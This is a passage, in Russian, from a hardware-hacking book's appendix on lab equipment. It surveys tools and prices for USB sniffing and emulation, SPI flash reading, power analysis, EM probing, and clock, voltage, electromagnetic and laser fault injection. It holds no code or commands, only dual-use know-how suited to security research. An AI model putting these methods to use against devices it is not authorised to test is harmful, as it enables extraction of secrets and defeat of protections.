Во время работы с компьютерной периферией часто приходится *анализировать USB-трафик*. В этой сфере есть несколько коммерческих решений, но одно из наших любимых — Total Phase Beagle 480 (рис. А.21). Это устройство

перехватывает трафик USB 2.0 (более дорогая версия также перехватывает USB 3.0). Несмотря на относительно высокую стоимость, этот инструмент упрощает работу с USB-данными. Поскольку протокол USB может быть относительно сложным, программное обеспечение, позволяющее выполнить его анализ, стоит больше, чем физическое оборудование. Каждое USB-устройство хотя бы в какой-то степени работает на скоростях USB 1.1, поэтому один из приемов состоит в том, чтобы вставить между ними старый концентратор USB 1.1, чтобы заставить устройство перейти к более низким скоростям.



Рис. А.21. Анализаторы USB Total Phase Beagle имеют простой в использовании графический интерфейс, упрощающий декодирование протоколов

Среди решений с открытым исходным кодом тоже есть несколько вариантов. Если вам нужно управлять USB-трафиком, есть FaceDancer — это основанное от GoodFET решение, которое позволяет вам эмулировать любое произвольное USB-устройство с помощью Python на вторичной системе, а также выполнять атаки вида «человек посередине».

Колин разработал PhyWhisperer-USB, устройство, которое анализирует трафик USB 2.0. У PhyWhisperer-USB нет удобного программного обеспечения с графическим интерфейсом и буфера для обработки импульсного трафика, который есть у Total Phase Beagle 480, поскольку PhyWhisperer-USB изначально разработан для запуска по данным USB.

Новейшие устройства для анализа и взлома USB можно найти в проекте LUNA от Kate Temkin. В добавок их можно приобрести у Great Scott Gadgets. На момент написания данной книги этот инструмент находился в стадии позднего бета-тестирования, но в нем используется уникальная архитектура, которая позволяет

применять его для прослушивания, внедрения и всех видов задач на USB, например генерации триггеров. Мы упоминаем этот инструмент, несмотря на то что сами не использовали его, поскольку его архитектура уникальна и заслуживает серьезного рассмотрения. Колин часто говорил, что если бы у него была LUNA, когда он начал разрабатывать PhyWhisperer-USB, то он бы предпочел сам купить плату LUNA! LUNA умеет выполнять широкий спектр USB-задач, выходящих далеко за рамки простого прослушивания.

USB-триггеры: от 250 до 6000 долларов

Помимо простого прослушивания данных USB, вам также может понадобиться генерировать *trigger* на данных USB. Триггер означает, что если есть пакет USB, «проходящий по проводу», то вам необходимо сгенерировать сигнал триггера. Эту задачу могут выполнять несколько высококлассных USB-анализаторов. Например, Total Phase Beagle 480 может выполнять запуск на основе пакетных данных USB.

Более дешевый вариант — PhyWhisperer-USB, аппаратное обеспечение с открытым исходным кодом от NewAE Technology, Inc. (рис. A.22).

Этот инструмент специально разработан для передачи пакетов данных USB, поэтому поддерживает возможность включения и выключения целевого устройства, а еще у него есть API-интерфейс на Python 3, позволяющий вам запрограммировать триггер. Как упоминалось ранее, вы можете выполнять некоторые из этих задач с помощью проекта LUNA, поэтому проверьте также последнюю документацию по этому проекту.



Рис. А.22. PhyWhisperer-USB — аппаратный инструмент с открытым исходным кодом для генерации триггера и анализа USB

Эмуляция USB: 100 долларов

Описанные ранее инструменты предназначены для анализа USB-трафика, а не изменения. Для модификации можно использовать инструмент с открытым исходным кодом FaceDancer. В нем доступны различные аппаратные параметры, и GreatFET One (см. рис. A.19) легко купить, а также он поддерживает почти все основные функции. С помощью LUNA также можно перехватывать сигналы и эмуляции USB-устройств, а использование FPGA позволяет выполнять более сложные операции, чем в микроконтроллере.

Подключение к флеш-памяти SPI: от 25 до 1000 долларов

Еще одна распространенная задача — *чтение флеш-памяти SPI*. В зависимости от того, что вам нужно сделать, можно использовать разные варианты. Пример коммерческого варианта — SEGGER J-Link Plus (или любая модель более высокого класса из этой серии). Это главным образом надежный отладочный адаптер для микроконтроллеров на базе Arm. Если вы покупаете (или у вас уже есть) J-Link для задач отладки, то он служит отличным программатором SPI Flash с программой J-Flash SPI.

Вы, вероятно, также захотите *зажим-адаптер SOIC*, чтобы подключиться к флеш-памяти SPI. Такие можно купить у производителя Pomona (артикул 5250). Более дешевые варианты можно найти у менее известных производителей.

Существует несколько вариантов взаимодействия с устройствами SPI. Чип FTDI FT232H представляет собой усовершенствованную версию последовательного USB-адаптера FTDI, который также поддерживает SPI. У DediProg есть линейка устройств StarProg-A, предназначенных в первую очередь для программирования EEPROM, а универсальный программатор Minipro TL866II также может прошивать некоторые SPI-устройства на месте. Инструмент Flashrom поддерживает программирование через встроенный SPI, например в Raspberry Pi или BeagleBone Black, а также внешние программаторы на микросхеме FT232H, например упомянутый ранее Tigard. В качестве недорогой, но довольно простой в использовании альтернативы можно использовать FlashcatUSB.

Для соединения с устройствами SPI, не являющимися устройствами хранения, лучше всего использовать Bus Pirate. Этот инструмент используется для интерактивной связи с устройством или микроконтроллером, который аппаратно или программно поддерживает контроллер SPI. Для того чтобы физически соединить ридер и устройство, можно использовать *мини-захваты* или *зажимы SOIC*. Первые отлично подходят для подключения к отдельным контактам, а захваты позволяют подключаться ко всем контактам корпуса SOIC. В последнее время у Raspberry Pi появляются полезные интерфейсные инструменты. Их преимущество заключается в гораздо более высоких скоростях, чем у надежного Bus Pirate, которому может потребоваться несколько минут, чтобы получить содержимое большой памяти флеш-чипа SPI.

Анализ потребляемой мощности: от 300 до 50 000 долларов

Мы наконец добрались до оборудования, о котором хотя бы говорили в этой книге. Хотя погодите, были же осциллографы? Разве этого недостаточно для измерения потребляемой мощности? Реальность такова, что вы можете столкнуться

с различными требованиями к измерениям и анализу потребляемой мощности, которые заметно отличаются от распространенных схем. На самом деле вы даже можете в итоге использовать одну часть оборудования для общего исследования, а другую — для выполнения работы по анализу потребляемой мощности.

Во время анализа потребляемой мощности устройства нас обычно интересуют очень небольшие изменения и измерения. Часто бывает необходимо измерять сигналы с амплитудой в несколько милливольт, а это не то же самое, что измерение сигналов логического уровня 3,3 В. Чтобы понять это, вам необходимо знать *входную чувствительность* осциллографа. Обычно она указана в формате «на деление», который пришел из тех времен, когда у осциллографов были дисплеи с фиксированным размером сетки. Несмотря на то что деления теперь отображаются в цифровом виде, эта спецификация все еще используется.

Вам нужно будет выяснить, сколько делений составляет полный диапазон ввода. Обычно это восемь делений по вертикали. Поэтому осциллограф с чувствительностью 1 мВ/дел. в наиболее чувствительном диапазоне дает амплитуду 8 мВ. Обычно амплитуда полной шкалы лежит в диапазоне от 10 до 100 мВ в наиболее чувствительном режиме (или от ± 5 до ± 50 мВ). Конечно, вы можете использовать *усилитель* (или *активный щуп*), который усиливает сигнал на входе осциллографа.

Еще одна важная особенность измерений в задачах анализа потребляемой мощности заключается в том, как сигнал передается в компьютер. Просто исследуя устройство, вы об этом не думаете, но во время анализа потребляемой мощности выполняется статистический анализ от тысяч до миллионов (или даже миллиардов) кривых потребляемой мощности. Здесь могут оказаться полезными подключаемые к ПК устройства, например у PicoScope 6000 (рис. А.23) есть интерфейс USB 3.0 для быстрой загрузки больших трассировок. Вы даже можете приобрести внутреннюю карту захвата на основе PCIe, например Cobra Express CompuScope или AlazerTech, которые могут выполнять потоковую передачу непосредственно во внутреннюю память компьютера.

Если вы используете автономный осциллограф, то, скорее всего, он будет работать через сетевой (Ethernet) интерфейс. Большинство осциллографов использует его для загрузки данных сигнала с помощью системы VISA. К сожалению, по одним только спецификациям бывает трудно узнать, какова реальная эффективная скорость захвата при использовании этого метода. Модели более высокого класса, как правило, работают хорошо и обеспечивают быстрый запуск и загрузку, но устройства более низкого уровня не всегда оптимизируют этот процесс, поскольку большинство пользователей осциллографа не загружают данные на компьютер, так что это не очень оптимизированный вариант использования.

Последнее, что мы хотели бы вам показать в контексте анализа потребляемой мощности, — оборудование для захвата ChipWhisperer, которое начиналось как проект Колина с открытым исходным кодом. ChipWhisperer немного отличается от осциллографов тем, что поддерживает захват слабых сигналов, так как во внеш-




Рис. А.23. Устройство PicoScope 6000 USB используется для анализа потребляемой мощности. У этой модели четыре канала, полоса пропускания 350 МГц, максимальная частота дискретизации 5 Гвыб/с и буфер памяти 2 Гвыб

нем интерфейсе у него есть низкошумовой усилитель. Входная чувствительность колеблется примерно от 10 мВ до 1 В (полная шкала) по сравнению с обычным осциллографом, который измеряет диапазон от 50 мВ до 100 В. Устройство захвата ChipWhisperer всегда *работает на переменном токе*, а это означает, что оно не может измерять постоянное напряжение. Работа по анализу потребляемой мощности редко требует измерения постоянного напряжения, поэтому, убрав его на входе, мы можем упростить аппаратное обеспечение для захвата.

Аппаратное обеспечение ChipWhisperer доступно в нескольких вариантах: ChipWhisperer-Nano (50 долларов США), ChipWhisperer-Lite (от 250 долларов США) и ChipWhisperer-Pro (3800 долларов США). К числу дополнительных особенностей можно отнести обновление архитектуры, которое началось с ChipWhisperer-Husky, где появились дополнительные функции по сравнению с ChipWhisperer-Lite. ChipWhisperer-Lite была оригинальной платой, выпущенной на Kickstarter, и в нее было встроено целевое устройство (рис. А.24). Идея этой платы заключается в том, что вы можете убрать целевое устройство и подключить собственное, но теперь у платы есть разъемы для подключения к внешним устройствам в составе стартового комплекта, например NAE-SCAPACK-L1 или NAE-SCAPACK-L2.

Еще одно существенное отличие этого устройства от обычных осциллографов заключается в том, что в устройстве захвата ChipWhisperer используется метод синхронной выборки. На рис. А.25 показана настройка осциллографа с внутренней




Рис. А.24. Оригинальная ChipWhisperer-Lite содержит оборудование для захвата (левые две трети платы) и целевое устройство (правая треть платы)




Рис. А.25. Асинхронный тактовый сигнал измерения (как в обычном осциллографе) вызывает временные отклонения между нарастающим фронтом тактового сигнала устройства (А, Б и В) и следующим передним фронтом тактового сигнала выборки, определяющим момент измерения

временной разверткой, которая используется для принятия решения о том, когда начинать захват сигнала. Временная задержка между фронтом тактового сигнала измеряемого устройства и моментом измерения осциллографа фактически является случайной и изменяется на каждой кривой потребляемой мощности. Обычно этой проблемы удается избежать, если выполнять захват с очень высокой скоростью. При анализе потребляемой мощности побочного канала

использовать частоты от 100 Мвывб/с до 5 Гвывб/с — нормально. В ChipWhisperer моменты измерения синхронизируются с часами целевого устройства, что позволяет вам производить измерения гораздо медленнее, но при этом успешно проводить атаку. Для этого *нужен* доступ к тактовому сигналу устройства, но он иногда есть. В более безопасных устройствах (например, смарт-картах) будут задействованы внутренние генераторы, которым нужны схемы извлечения тактового сигнала, но в более простых микроконтроллерах используется внешний кристалл, к которому мы можем подключиться.

Это поднимает вопрос о том, насколько высокая частота дискретизации требуется для того, чтобы атака была успешной. Если мы используем синхронные измерения, как это делает плата захвата ChipWhisperer, то частота выборки может быть равна $1 \times$ тактовой частоте устройства (то есть измерение осуществляется с тактовой частотой устройства). Если мы используем обычный осциллограф, то принято выполнять измерения с частотой, в 5–10 раз превышающей тактовую частоту устройства. Убедитесь и в том, что пропускная способность осциллографа и датчиков не ниже частоты дискретизации.

Следует оговориться, что требуемая частота дискретизации весьма зависит от атакуемого алгоритма. Например, мы можем атаковать некоторые медленные алгоритмы даже при выборке с частотой $0,0001 \times$ скорости целевого устройства, поскольку сам алгоритм настолько медленный, что измерять сигнал на каждом такте не требуется. Аналогично, аппаратная криптографическая реализация раскрывает информацию лишь на небольшой части тактового цикла из-за непреднамеренного сбоя; это означает, что скорости в 5–10 раз выше может быть недостаточно, и даже для синхронного измерения потребуется существенная передискретизация.

Триггер по аналоговым сигналам: от 3800 долларов

Вернемся к теме *триггеров*. Иногда бывает полезно генерировать триггер по аналоговому сигналу. В этом случае триггер активируется не просто по переднему или заднему фронту, а при точном соответствии шаблону аналогового сигнала. Этот метод часто используется при анализе канала или внедрении ошибок непосредственно перед какой-либо секретной операцией.

У некоторых осциллографов есть такая функция, но она относительно редка и обычно бывает только в более дорогих осциллографах, так что для достижения этой цели вам может потребоваться внешнее оборудование. У Riscure icWaves есть множество функций, и устройство разработано специально для выполнения функции триггера.

В ChipWhisperer-Pro также встроена упрощенная версия сопоставления шаблонов, которая позволяет сопоставлять меньше точек, чем решения icWaves.

Однако ChipWhisperer-Pro также может использоваться как платформа для измерения потребляемой мощности, поэтому она может быть полезна для выполнения множества задач.

И в Riscure icWaves, и в ChipWhisperer-Pro для выполнения логики сопоставления используется сумма абсолютной разности (sum of absolute difference, SAD). Устройства сохраняют последние N точек сигнала в буфере и сравнивают их с некоторым заданным шаблоном соответствия. Если сигналы достаточно близки, то генерируется триггерный сигнал.

Измерение магнитных полей: от 25 до 10 000 долларов

Еще одна задача, которую вы найдете полезной, — измерение силы *магнитного поля*, создаваемое устройством, а для этого нужен *щуп H-поля (магнитного поля)*. Конструкция зондов очень проста — простая рамочная антенна, которая улавливает магнитное поле. Антенна обычно экранирована, чтобы по возможности блокировать *электрическое поле*. На рис. A.26 показаны примеры нескольких датчиков H-поля.



Рис. А.26. Датчики H-поля различных производителей

При выборе датчиков у вас есть несколько вариантов.

- **Датчики в корпусе.** Это датчики, которыми можно сканировать отдельные устройства, например ИС или какой-либо компонент. Бывают более крупные

датчики магнитного поля в *плоском исполнении*, в которых в целях удешевления используется печатная плата. Примеры: набор датчиков Beehive Electronics 101A, TekBox TBPS01 и ChipWhisperer NAE-HPROBE-15. У ChipWhisperer NAE-HPROBE-15 есть опубликованная схема, для воспроизведения которой нужна четырехслойная печатная плата, но вы можете переработать конструкцию под себя, если для вашего конкретного приложения это необходимо.

Недостатком плоской конструкции является то, что датчик должен располагаться на чипе плоско, что может быть физически невозможно. Но по данным проекта можно произвести и другие формы. Наиболее известен комплект Langer EMV RF1, в котором есть несколько датчиков, чувствительных к различным направлениям магнитного поля.

Из-за популярности комплекта Langer EMV RF1 появилось несколько более дешевых клонов. Набор Rigol NFP-3 содержит датчики, аналогичные набору Langer EMV. Еще более дешевый вариант — набор датчиков EM5030 производства Cybertek. У датчиков Cybertek немного более толстая изоляция, что негативно влияет на чувствительность, поскольку вы физически не можете расположить датчик максимально близко к источнику магнитного поля.

Кроме того, существуют датчики немного меньшего размера от Langer EMV и других производителей, например Morita Tech MT-545 с катушкой диаметром 1,6 мм.

- **Предусилитель.** Для работы со всеми этими наборами (включая комплект Langer EMV) вам понадобится *предусилитель*, на выходе которого будет генерироваться разумный уровень сигнала для входа осциллографа. Производители продают согласующие усилители для своих наборов, хотя в конструкции усилителя мало что зависит от поставщика. Различные конструкции усилителей могут иметь лучшие или худшие шумовые характеристики, но разработка малошумящего усилителя — не слишком сложная задача. Помимо усиления (которое обычно равно от 20 до 30 дБ) нужно учитывать *коэффициент шума* (noise figure, NF). NF — это отношение «сигнал/шум» (signal-to-noise ratio, SNR) между входом и выходом, поэтому более высокое значение NF означает, что сам усилитель добавляет дополнительный шум к выходу. Например, усилитель Langer EMV PA 203 SMA имеет коэффициент усиления 20 дБ и коэффициент шума 4,5 дБ.

Подключив выход усилителя к осциллографу, можно выбрать усилитель с соответствующей полосой пропускания. Например, у усилителя Langer EMV PA 203 SMA используется диапазон частот от 100 кГц до 3 ГГц. Если вы подключаете его к осциллографу с полосой пропускания 200 МГц, то усилитель с полосой пропускания 3 ГГц будет иметь худшие шумовые характеристики, чем усилитель с меньшей полосой пропускания.

В качестве примера хорошей компании можно привести Mini-Circuits, которая продает готовые устройства LNA, например Mini-Circuits ZFL-1000LN+

(полоса пропускания от 100 кГц до 1 ГГц, усиление 20 дБ, NF 2,9 дБ) примерно за 100 долларов. Вы можете немного уменьшить полосу пропускания с помощью ZFL-500LN+ (от 100 кГц до 500 МГц, усиление 24 дБ, NF 2,9 дБ), имеющего несколько более высокий коэффициент усиления. Если нужен недорогой аналог, то в качестве основы для дешевого LNA можно использовать BGA2801 (от 100 кГц до 2,2 ГГц, усиление 22 дБ, NF 4,3 дБ). Пример конструкции LNA на базе BGA2801 есть в проекте ChipWhisperer (NF комплектного усилителя будет хуже, чем NF исходной ИС).

- **Датчики в виде чипа и мелкие датчики.** Описанные датчики в основном используются для измерения всего устройства, а мелкими датчиками мы называем такие, которые можно использовать для анализа мелких участков ИС. Некоторые из них производятся с помощью аналогичных технологий, но катушки в них меньше. Их можно использовать для создания катушек размером 300 мкм (0,3 мм), как мини-набор Langer EMV RF3.

Бывают наконечники даже меньшего размера, например набор Langer EMV MFA 01, в котором есть наконечники размером до 100 мкм. При использовании такие наконечники должны располагаться очень близко к источнику измерения, а в данном случае это кристалл ИС. Работая с такими датчиками, вам почти наверняка потребуется полностью или частично избавиться от корпуса измеряемой ИС.

- **Все и сразу.** Датчики меньших размеров позволяют рассмотреть возможность расположения усилителя еще ближе к наконечнику датчика. В наборах Langer EMV с размерами в диапазоне от 100 до 250 мкм содержится встроенный усилитель, но также доступны полные решения, содержащие как датчик, так и усилитель, немного больших размеров. Riscure продают EM Probe, который тесно интегрирован с усилителем для полосы пропускания 1 ГГц. Устройство разработано специально для XY-сканирования поверхности чипа.

Внедрение ошибок в тактовый сигнал: от 100 до 30 000 долларов

Внедрение ошибки в тактовый сигнал требует генерации сложных тактовых сигналов. На рис. A.27 показан пример форм волны внедрения ошибки в тактовый сигнал. Самый простой способ сделать это по разумной цене — использовать инструменты внедрения ошибок в ChipWhisperer на базе FPGA, такие как ChipWhisperer-Lite или ChipWhisperer-Pro (у ChipWhisperer-Nano нет FPGA, поэтому она не может выполнять внедрение ошибок в тактовый сигнал).

Riscure VC Glitcher и Riscure Spider также могут выполнять внедрение ошибок в тактовый сигнал, и у них более сложная схема для генерации сигналов сбоев с разрешением 2 нс. Если нужен более дешевый вариант или вариант «сделай сам», то вы в основном будете ограничены самостоятельной реализацией

чего-либо на плате FPGA. Реализация в этой книге не рассматривается, но хорошей отправной точкой могла бы стать недорогая плата FPGA (например, Digilent Arty). Хотя вы можете рассмотреть возможность использования генератора сигналов произвольной формы (AWG), может быть сложно генерировать очень быстрые сигналы, необходимые для генератора сигналов произвольной формы.




Рис. А.27. Пример сбоя тактового сигнала 7,37 МГц узким импульсом

Внедрение ошибок по напряжению: от 25 до 30 000 долларов

Для внедрения ошибок по напряжению приходится быстро переключаться между двумя или более источниками напряжения. Если сравнивать с внедрением ошибок в сигнал тактового генератора, то проще построить собственную систему внедрения ошибок по напряжению. Часто используют микросхемы мультиплексора, например MAX4619, с двумя разными напряжениями на каждом входе. Для внедрения ошибок вы можете переключаться между обычным напряжением и напряжением сбоя. В главе 6 или в презентации Криса Герлински *Breaking Code Read Protection on the NXP LPC-Family Microcontrollers* (Recon Brussels, 2017) можно почитать об этом подробнее.

В аппаратных платформах ChipWhisperer сигналы скачков напряжения в данный момент генерируются с помощью простого механизма «лома» (рис. А.28). ChipWhisperer-Lite/Pro лучше всего поддерживает этот механизм, но он также работает с ChipWhisperer-Nano в более ограниченном режиме.

Если нужно более полное решение, то Riscure VC Glitcher и Riscure Spider могут выполнять генерацию ошибок по напряжению (а также внедрять ошибки в тактовый сигнал), и у обоих этих решений более сложная схема триггеров по сравнению с платформой ChipWhisperer. Эти устройства позволяют генерировать

гибкую аналоговую форму волны по сравнению с более ограниченным методом «лома» ChipWhisperer.




Рис. А.28. Пример сигнала сбоя VCC

Внедрение ошибок по напряжению также выполняется с помощью быстрого функционального генератора. Эти генераторы, например Siglent SDG6022X (1500 долларов США), можно купить по довольно приятной цене. Вам понадобится усилитель, чтобы с его помощью управлять чем-либо. Усилитель можно собрать в виде решения «сделай сам» с помощью сильноточного операционного усилителя от Riscure (Glitch Amplifier или Glitch Amplifier 2) или NewAE Technology (ChipJabber). См. работу *Shaping the Glitch: Optimizing Voltage Fault Injection Attacks* Клаудио Боззато, Риккардо Фокарди и Франческо Палмарини, в которой приводится пример самостоятельного решения, используемого на реальных устройствах. Поскольку генератор у вас уже есть, сборка усилителя своими руками может оказаться относительно недорогим решением для вашей лаборатории.

Внедрение электромагнитных ошибок: от 100 до 50 000 долларов

Внедрение электромагнитных ошибок (electromagnetic fault injection, EMFI) – мощный метод выполнения внедрения ошибок. Для EMFI необходимо переключать высокое напряжение на небольшую катушку индуктивности для создания мощного магнитного поля. В данный момент на рынке есть несколько специализированных решений, а также решения с открытым исходным кодом, которые можно сделать своими руками.

Если нужно оборудование для определенных целей, то существует инструмент Riscure EM-FI Transient Probe, созданный специально для этого. Это оригинальный и наиболее широко используемый инструмент, позволяющий выполнять

EMFI. Устройство поставляется с наконечниками различных размеров и полярностей. NewAE Technology предлагают инструмент ChipSHOUTER EMFI, который также поставляется с различными наконечниками, а также с несколькими образцами целевых плат. Инструменты Riscure EMFI и ChipSHOUTER предназначены для относительно быстрого повторения эксперимента, например внедрения в систему нескольких сбоев.

Еще один специальный инструмент — импульсный генератор SGZ 21 (доступен в наборе E1) с наконечниками H-поля набора S2 от Langer EMV. Данный инструмент предназначен для тестирования помехоустойчивости, а не для анализа безопасности, поэтому о его использовании для внедрения ошибок в настоящее время известно немного.

Morita Tech тоже производит зонды для внедрения Е-поля (электрическое поле) и H-поля (артикул MT-676, и его версии MT-676E и MT-676H, выполняющие внедрение Е- и H-полей). Эти устройства производятся в Японии, и проще заказать их там.

Помимо решений, изобретенных специально для EMFI, компания Avtech Electrosystems Ltd. предлагает различные генераторы импульсов, которые можно использовать для EMFI. Выходной сигнал генератора нужно адаптировать под конкретную катушку EMFI, поэтому нужно проверить, что генератор импульсов может управлять индуктивной нагрузкой без каких-либо модификаций.

Кроме того, бывают недорогие решения и решения вида «сделай сам». Например, есть проект BadFET от Red Balloon Security, но он имеет существенный недостаток: в нем используется относительно опасный (но более простой в реализации) метод переключения высокого напряжения на открытую инжекторную катушку. В главе 5 мы обсуждали архитектуры, связанные с инструментами EMFI.

Внедрение оптических ошибок: от 1000 до 250 000 долларов

Внедрение оптических ошибок обычно означает использование лазера для помещения на кристалле ИС определенного пятна. Более дешевый вариант — использовать лампу-вспышку вместе с линзой, как описано в работе *Low-Cost Setup for Localized Semi-invasive Optical Fault Injection Attacks* Оскара М. Гильена, Майкла Грубера и Фабрицио Де Сантиса.

Для выполнения более точной оптической дефектоскопии нужен источник света (лазер), подвижный столик и специально предназначенный для лазеров микроскоп. При работе с источниками света для выполнения атак с задней стороны используется ИК-лазер (1064 нм), а для фронтальных атак — более короткие длины волн (880 нм, 532 нм или короче).

Существует несколько дополнительных средств, которые упростят вашу жизнь. *Дополнительная подвижная ось Z* поможет вам выполнить автоматическую фокусировку лазерного луча, а *ИК-чувствительная камера* позволяет позиционировать луч с помощью ПК. Аналогично *источник ИК-света* позволяет видеть металлические слои даже сквозь кремний, что помогает позиционировать устройство для атак с задней стороны. Наконец, для получения некоторых сертификатов система должна быть способна подать лазерный импульс на две разные области чипа за один прогон внедрения неисправности. У Riscure есть Laser Station 2, у которой есть эта функция и вышеупомянутые дополнения. Компания Alphanov также продает аппаратное обеспечение для внедрения ошибок с помощью лазера, которое может быть интегрировано в лазерные системы Riscure или управляться сценариями внедрения дефектов eShard в esDynamic.

Позиционирование щупов: от 100 до 50 000 долларов

При использовании датчиков Н- поля, электромагнитных ошибок и лазерных систем может потребоваться точное *позиционирование* над целевым устройством. Обычно это делается с помощью подвижных столиков XY или XYZ, которые продаются для микроскопов. Подобные столики XY(Z) продаются такими компаниями, как Thorlabs. Столики бывают как с ручным позиционированием, так и с электронным. У Riscure есть EM Probe Station и Laser Station, и в обеих системах есть подвижные столики. Других поставщиков столов XY(Z) легко найти в интернете.

Для работы с ChipSHOUTER компания NewAE предлагает столик и контроллер ChipShover XYZ. Он работает на прошивке с открытым исходным кодом и может использоваться для позиционирования ЭМ-датчиков или других инструментов при работе с ChipSHOUTER.

Кроме того, существуют недорогие версии столиков с ручным позиционированием, например варианты от AmScope (стол GT200) или зарубежных поставщиков (AliExpress).

Если нужен недорогой столик XYZ, то можно использовать столик для 3D-принтера. Точности 3D-принтера обычно достаточно для большей части работы, которую вам предстоит выполнять с помощью датчиков Н- поля (электромагнитный анализ) и EMFI (внедрение ошибок). Например, у многих 3D-принтеров разрешение шага равняется от 1 до 20 мкм, что позволяет выполнять относительно большое количество шагов по поверхности чипа или мишени. Например, проход по кристаллу размером 4×4 мм с разрешением шага 10 мкм означает, что 3D-принтер выполнит 400 шагов в каждом направлении. Инструмент ChipShover, о котором мы говорили ранее, работает на прошивке 3D-принтера и предоставляет API с открытым исходным кодом, который вы

можете использовать с большинством стандартных принтеров, которые просто обрабатывают G-код. *G-code* — язык, специально предназначенный для 3D-принтеров.

Есть несколько характеристик, на которые следует обратить внимание: *размер шага* или *разрешение стола*, а также *ошибка повторения*, обычно выражаемая в микрометрах. Первые два термина обозначают наименьший размер шага, который может сделать стол, а второй — максимальную ожидаемую ошибку, которая может возникнуть, если вы переместитесь из любой точки А в любую точку Б. Понятно, что величина этой ошибки важна для повторяемости внедрения.

Целевые устройства: от 10 до 10 000 долларов

Во время исследований и разработок вам потребуются *целевые устройства*. Даже если вы хотите атаковать конкретную цель, разумнее начать с устройства, которое вы полностью контролируете. Наиболее очевидной целью будет макетная плата интересующего устройства. Например, если вас интересует автомобильное устройство, скажем, PowerPC MPC5777C (такие есть в некоторых ЭБУ), то вы можете попытаться выполнить исследование на реальном ЭБУ, но это будет сложно, поскольку вы можете ничего не знать о схеме, запускаемой на нем программе и т. д. Вместо этого было бы лучше найти макетную плату и сначала проработать свою атаку на ней. Изучив само устройство, вы сможете лучше понять, как оно работает на конкретной плате. Этот совет применим, даже если вы оцениваете собственный продукт, поскольку он все равно может сделать оценку более сложной, чем на отдельной плате.

